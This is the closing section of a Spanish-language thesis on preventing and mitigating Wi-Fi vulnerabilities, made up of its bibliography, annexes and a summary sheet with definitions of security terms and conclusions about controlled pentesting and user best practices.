**RODRIGUEZ Elizabeth**, Evolución de las redes inalámbricas - Maestros del Web, [En línea]. 2018 Disponible en <https://es.calameo.com/books/005844665fd2f34ea051b>

**ROMERO Brunil, HADDAD Hisham. y MOLERO Jorge E.**, A Methodological Tool for Asset Identification in Web Applications. En Rev. Fourth International Conference on Software Engineering Advances.2009. vol 1, p.3-5.

**SEUNG -MAN Chun, S. -M.-W.-H.-T.** Localization Of Wi-Fi Acces Point Using Smartphone'S Gps Infomation. International Conference On Selected Topics In

Mobile And Wireless Networking (Icost).Daegu,Korea: College Of It,Engineering.Kyungpook,National University.2011

**SOTO**, Marvin .¿Qué es el envenenamiento ARP o ataque ARP Spoofing y ¿Cómo funciona [En línea].2016,disponible en: <https://marvin-soto.medium.com/qu%C3%A9-es-el-envenenamiento-arp-o-ataque-arp-spoofing-y-c%C3%B3mo-funciona-7f1e174850f2#:~:text=ARP%20Spoofing%20permite%20a%20los,efectos%20graves%20para%20las%20empresas.>

**SOUTER David**, Acceso a Internet y educación: Consideraciones clave para legisladores, [En línea]. 2017, disponible en: <https://www.internetsociety.org/es/resources/doc/2017/internet-access-and-education/>

**TORRES, García Diego y ZAMBRANO NUÑEZ Paul**. Implementación de un sistema de detección y análisis de intrusiones no autorizadas utilizando honeypots caso práctico DESITEL ESPOCH. Trabajo de grado para obtención del título de ingeniero de sistemas informáticos. Riobamba. Escuela Superior Politécnica de Chimborazo. Facultad de informática y electrónica, 2011. P. 76-80.

**Trustnetwork**, Costos de la ciberdelincuencia. El Ciberdelito Costará Al Mundo \$10,5 Billones Anuales para 2025, [En línea]. 2020, Disponible en <https://www.trust-network.net/post/costos-de-la-ciberdelincuencia-el-ciberdelito-costar%C3%A1-al-mundo-10-5-billones-anuales-para-2025>

**VARUN** Pande, W. E. Mobile and Wi-Fi Geo location Using Google Latitude. Department of Computer Science and Engineering, 2013,p. 5.

**WALTHO** Alan, C. C.-Y. (s.f.). Challenges on multi-radio antenna system for mobile devices. Radio Communications Lab, Intel Corporation,Wireless Solution Research, Motorola Labs, Motorola Inc. USA. junio de 2007

**WEYN**, *Un WIFI ayudado por el concepto de posicionamiento GPS*, IEEE Explorer, enero 31 2008.

**WIGMORE, Ivy. Internet de las cosas (IoT).** [En línea], TechTarget, 2019, Disponible en <https://searchdatacenter.techtarget.com/es/definicion/Internet-de-las-cosas-IoT>

**XINLAN Zhang, ZHIFANG Huang, GUANGFU Wei y ZHANG Xin,** Investigación de la metodología de evaluación de riesgos de seguridad de la información: proceso de jerarquía analítica y toma de decisiones en grupo. En Rev. Segundo Congreso Mundial de Ingeniería de Software. Diciembre, 2010.vol. 2, p. 157-160.

**YIN Robert K,** Case study research and applications: design and methods. 6ta ed. Los angeles.SAGE 2018.

**YIN-JUN CHEN,** C.-C. C.-N.-E. . . GPSenseCar -A Collision Avoidance Support System Using Real-Time GPS Data in a Mobile Vehicular Network. Department of Computer Science and Information Engineering, National Chia-Yi University, Chia-Yi City, TAIWAN. 2008,p. 600

**ZELLEKE liku,** Cómo establecer un honeypot en su red, [En línea].COMPARITECH, 2021, disponible en <https://www.comparitech.com/net-admin/how-to-establish-a-honeypot-on-your-network/>

**Microsoft Windows,** Boletín de seguridad de Microsoft MS11-030 – Crítico, Una vulnerabilidad en la resolución de DNS podría permitir la ejecución remota de código (2509553), [En línea]. 2011, Disponible en <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2011/ms11-030>

## 10 ANEXOS

### 10.1 ANEXO A. SUSTENTACIÓN:

<https://youtu.be/OiRxKHr2krQ>

### 10.2 ANEXO B. RAE:

<b>Fecha de Realización:</b>	30/07/2021
<b>Programa:</b>	Especialización en Seguridad Informática
<b>Línea de Investigación:</b>	<u>Cadena de formación en electrónica, telecomunicaciones y redes</u>
<b>Título:</b>	MÉTODO PARA LA PREVENCIÓN Y MITIGACIÓN DE VULNERABILIDADES EN REDES WI-FI
<b>Autor(es):</b>	CATAÑO GARCIA DANIEL
<b>Palabras Claves:</b>	Vulnerabilidad, ciberseguridad, WIFI, Bluetooth, ataques.
<b>Descripción:</b>	El presente trabajo se realiza a través de pruebas de pentesting en escenario controlado, de acuerdo a un análisis detallado y diagnóstico de vulnerabilidades en comunicaciones inalámbricas para llevar a cabo un estudio profundo el cual será tratado por un equipo de análisis de seguridad informática al identificar, proteger, detectar y dar contestación a los incidentes de seguridad informática que son ocasionados a través de ondas de radio cuando determinado dispositivo inalámbrico solicita la descarga del archivo o información para su captura y decodificación, es entonces como se pueden vulnerar los protocolos de seguridad en conexiones WIFI tales como: WEP, WPA, WPA2, WPA3, afectando a los principios en seguridad informática de disponibilidad, confidencialidad e integridad.
<b>Fuentes bibliográficas destacadas:</b> AHLGREN Matt, ESTADÍSTICAS Y HECHOS DE CIBERSEGURIDAD PARA	

2021, [En línea]. 2021, Disponible en <https://www.websitehostingrating.com/es/internet-statistics-facts/>

AKHAYAD, Yassir. Bluetooth 4.0 Low Energy: Análisis de las prestaciones y aplicaciones para la automoción. Trabajo de Grado en Ingeniería de Sistemas de Telecomunicación. Catalunya: Universidad politécnica de Catalunya, 2016. 16-19 p.

ALVAREZ Raul, El hackeo a Yahoo fue más grave de lo que pensábamos: 3.000 millones de cuentas robadas (todas las que tenía en 2013), [En línea]. 2017 Disponible en <https://www.xataka.com/seguridad/el-hackeo-a-yahoo-fue-mas-grave-de-lo-que-pensabamos-3-000-millones-de-cuentas-robadas-todas-las-que-tenia-en-2013>

ALVAREZ, Carlos. Aspectos p enales relativos al uso de “Honeypots”. Colombia: Legal Legis. 2003. P. 15-20.

AVILA L. Y REYES. Revisión estado del Arte de la tecnología Bluetooth. En: Rev. Marzo, 2017, vol. 3, nº 2, p.1-3.

BHARATH Patil, R. P. Energysaving techniques for GPS based tracking. Integrated Communications Navigation. Bangalore, India: Center for Electronics Design and Technology (CEDT), Indian Institute of Science. MAY 10-12, 2011.

BROWN Mikeera; POLLOCK Shawnoah; ELMANNAI Wafa; Michael Joseph; Khaled Elleithy, IEEE 10th Annual Ubiquitous Computing, Electronics & Mobile Communication Conference (UEMCON) .2019.

CCN-CERT, Defensa frente a las ciberamenazas- Buenas Prácticas en Cryptojacking, [En línea], Centro Criptológico Nacional. 2021 Disponible en <https://www.ccn-cert.cni.es/seguridad-al-dia/vulnerabilidades/view/6204.html>

CHING RUE JING William Teh1, B. L. Uniwide WIFI based positioning system. Technology and Society (ISTAS), IEEE International Symposium on. Wollongong, NSW. 2010.

DE LUZ Sergio, Guía completa para actualizar el firmware de tu router WiFi, [En línea]. Redes zone, 2021, disponible en <https://www.redeszone.net/tutoriales/configuracion-routers/actualizar-firmware-router-wifi/>

<b>Contenido del documento:</b>	Portada, sub portada, introducción, definición del problema, formulación del problema, justificación, objetivos, marco referencial,
---------------------------------	-------------------------------------------------------------------------------------------------------------------------------------



	desarrollo de los objetivos, conclusiones, recomendaciones, bibliografías y anexos
<b>Marco Metodológico:</b>	No aplica
<b>Conceptos adquiridos:</b>	<p>Hacking: se puede definir como “la búsqueda y explotación de vulnerabilidades de seguridad en sistemas o redes”.</p> <p>En otras palabras, el hacking consiste en la detección de vulnerabilidades de seguridad, y también engloba la explotación de las mismas.</p> <p>Wep: desarrollado para redes inalámbricas y aprobado como estándar de seguridad Wi-Fi en septiembre de 1999. WEP debía ofrecer el mismo nivel de seguridad que las redes cableadas, sin embargo hay un montón de problemas de seguridad conocidos en WEP, que también es fácil de romper y difícil de configurar.</p> <p>Wap: al igual que WEP, después de haber sido sometida a pruebas de concepto y a demostraciones públicas aplicadas, resultó ser bastante vulnerable a la intrusión. Sin embargo, los ataques que más amenazaban el protocolo no fueron los directos, sino los que se realizaron con el sistema Wps (Wi-Fi protected setup), un sistema auxiliar desarrollado para simplificar la conexión de los dispositivos a los puntos de acceso modernos.</p> <p>Bluetooth: protocolo específico implementado en redes inalámbricas de área, a corta distancia, sirve para transmitir voz y datos a través de radiofrecuencia en banda asignada de 2.4GHZ.</p> <p>Pentesting: Prueba de penetración o también llamado pentest, esta técnica permite explotar y atacar a un sistema de información para encontrar vulnerabilidades o fallos de seguridad y así generar planes de trabajo en seguridad.</p> <p>Malware: su etimología al español proviene de</p>

	<p>la palabra Malicious Software o software malicioso, este puede ser una aplicación que tiene el objetivo de ingresar a un sistema y causar daños, instalando, espiando e infiltrando a un ordenador, teléfonos Smartphone o cualquier dispositivo con sistema operativo.</p> <p>Vulnerabilidad: se considera una debilidad en un sistema informático, la cual puede ser aprovechada por un ciberataque, con el propósito de ingresar sin autorización, pasar por alto las restricciones y protocolos de seguridad, para ejecutar código malicioso, ingresar a una memoria, robar, sustraer datos de alta sensibilidad y privacidad.</p> <p>RANSOMWARE: ataque cibernético propagado por un pirata cibernético o hacker de sombrero negro, hace parte de la familia de malware, impide el inicio de sesión a los archivos o al sistema por parte del usuario, exigiendo un pago o recompensa por ese rescate, actualmente los ciberdelincuentes piden pago por criptomonedas o pagos en línea con tarjetas de crédito.</p> <p>Cifrado: es convertir datos e información desde un formato legible a un nuevo formato con códigos, para ser leídos y procesados después de tener una llave para su descifrado, es un elemento primario y esencial en seguridad de información y datos, es la primera instancia y barrera para impedir el robo y sustracción de información y datos.</p> <p>Antivirus: Dentro de las buenas prácticas de seguridad información, se recomienda instalar y actualizar sólidamente el antivirus en sistema operativo, sirve para rastrear, diagnosticar, detectar y eliminar virus; asimismo desinfectar archivos y prevenir infecciones masivas a los archivos.</p>
--	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

	<p>Firewall: llamado cortafuegos en español, es un sistema que previene y protege una red privada, cuando se siente amenazado por intrusiones o ataques de otras redes, generando una interrupción en el tráfico entrante, pueden trabajar tanto en el hardware como en el software.</p> <p>Intrusión: acceso a un sistema informático de manera remota o directa; el ingreso es desde otro equipo con un sistema ajeno, esta se suscita en redes privadas o públicas, este acceso a otra red podría comisionarse en conducta punible en el marco delictivo, se produce para conocer datos, alterarlos u obtener copia de los mismos, vulnerando y transgrediendo los protocolos de seguridad.</p>
<p><b>Conclusiones:</b></p>	<p>Se analizaron de forma precisa los conceptos del origen y marco histórico de las redes WIFI y cómo han evolucionado, asimismo el modo en que se han generado diferentes vulnerabilidades a los sistemas de información irrumpiendo así los principios de integridad, confidencialidad y disponibilidad, al dar cumplimiento a los tres objetivos propuestos de este proyecto, se elabora este trabajo para que el usuario final lo utilice como una herramienta tipo manual para aplicar las pruebas de testeo, de manera sencilla y orientada a partir de la simulación en ordenadores y ambientes controlados.</p> <p>Tras el análisis que arrojó el escáner de vulnerabilidades NESSUS a partir de un ordenador víctima, al cual se le ejecutaron todas las pruebas y ataques a vulnerabilidades debidamente halladas, fue posible y pudo constatarse las grandes vulnerabilidades que tenemos en los hogares, en telecomunicaciones, en la red internet de hogar y dispositivos de conexión inalámbrica.</p> <p>Se listaron vulnerabilidades ligadas por tipo de encriptación cuando no se implementaba</p>

	<p>ningún tipo de protocolo de seguridad; se demostró cual es el protocolo para la ejecución de algunos ataques informáticos por red inalámbrica, para descifrado de protocolos de seguridad como HYDRA, denegación de servicio, ataque de diccionario, fuerza bruta entre otros.</p> <p>En lo que respecta a las recomendaciones y buenas prácticas para contribuir en la mitigación y prevención de vulnerabilidades informáticas, se denota malas prácticas en implementación y manejo por parte de los usuarios, quienes no instalan las actualizaciones de los dispositivos evitando las correcciones y cierres de brechas y agujeros de fallas de seguridad que diariamente se generan, además un exceso de confianza al considerar que las conexiones inalámbricas en WPA o WPA2 son seguras; quedando claro que al no poner en práctica las recomendaciones y prácticas declaradas en este trabajo se expone la integridad de la información, con ingreso mediante redes WIFI débiles , con ataques fuerza bruta, de diccionario y denegación del servicio, entonces debe aplicarse los desvíos de tráfico, túneles seguros de comunicación como VPN, entre otros.</p> <p>Los fabricantes tienen gran responsabilidad al permitir que estándares y protocolos sean tan débiles en seguridad, deben modificar los parches de seguridad y publicarlos de manera gratuita en todas las plataformas de comunicaciones y portales web posibles.</p> <p>Frente a la evidencia recaudada, se da consecución al objetivo general de manera satisfactoria ya que los objetivos específicos se desarrollaron de una manera clara y equilibrada como hilos conductores con el resultado general esperado, la demostración y exposición de pruebas en el escenario controlado han indicado las vulnerabilidades</p>
--	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

	<p>más sobresalientes, con este trabajo se espera generar conciencia e inspiración a los usuarios para mejorar sus comisiones en faltas, omisiones y negligencias a la seguridad informática.</p>
--	---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------